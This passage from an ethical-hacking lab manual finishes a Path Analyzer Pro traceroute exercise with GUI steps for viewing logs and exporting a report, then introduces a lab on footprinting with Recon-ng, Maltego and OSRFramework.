


15. Click the **Log** tab to view **Current Trace Log** and **Session Log**.




Module 02 – Footprinting and Reconnaissance

16. Click the **Stats** tab, which features the current trace's **Vital Statistics**.




17. Click **Export** in the toolbar to export the report.



18. The **Save Statistics As** window appears. Specify your desired name for the file in **File name:** field (here, **Sample Report**) and click **Save**.

Note: By default, the report will be saved at **C:\Program Files (x86)\Path Analyzer Pro 2.7**. However, you may change it to your preferred location.



19. This concludes the demonstration of gathering information about a target organization by performing network tracerouting using Path Analyzer Pro.

20. Close all open windows and document all acquired information.

21. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Footprinting using Various Footprinting Tools

Ethical hackers and penetration testers perform footprinting with the help of various tools that make information gathering an easy task.

Lab Scenario

The information gathered in the previous steps may not be sufficient to reveal the potential vulnerabilities of the target. There could be more information available that could help in finding loopholes in the target. As an ethical hacker, you should look for as much information as possible about the target using various tools. This lab activity will demonstrate what other information you can extract from the target using various footprinting tools.

Lab Objectives

- Footprinting a target using Recon-ng
- Footprinting a target using Maltego
- Footprinting a target using OSRFramework
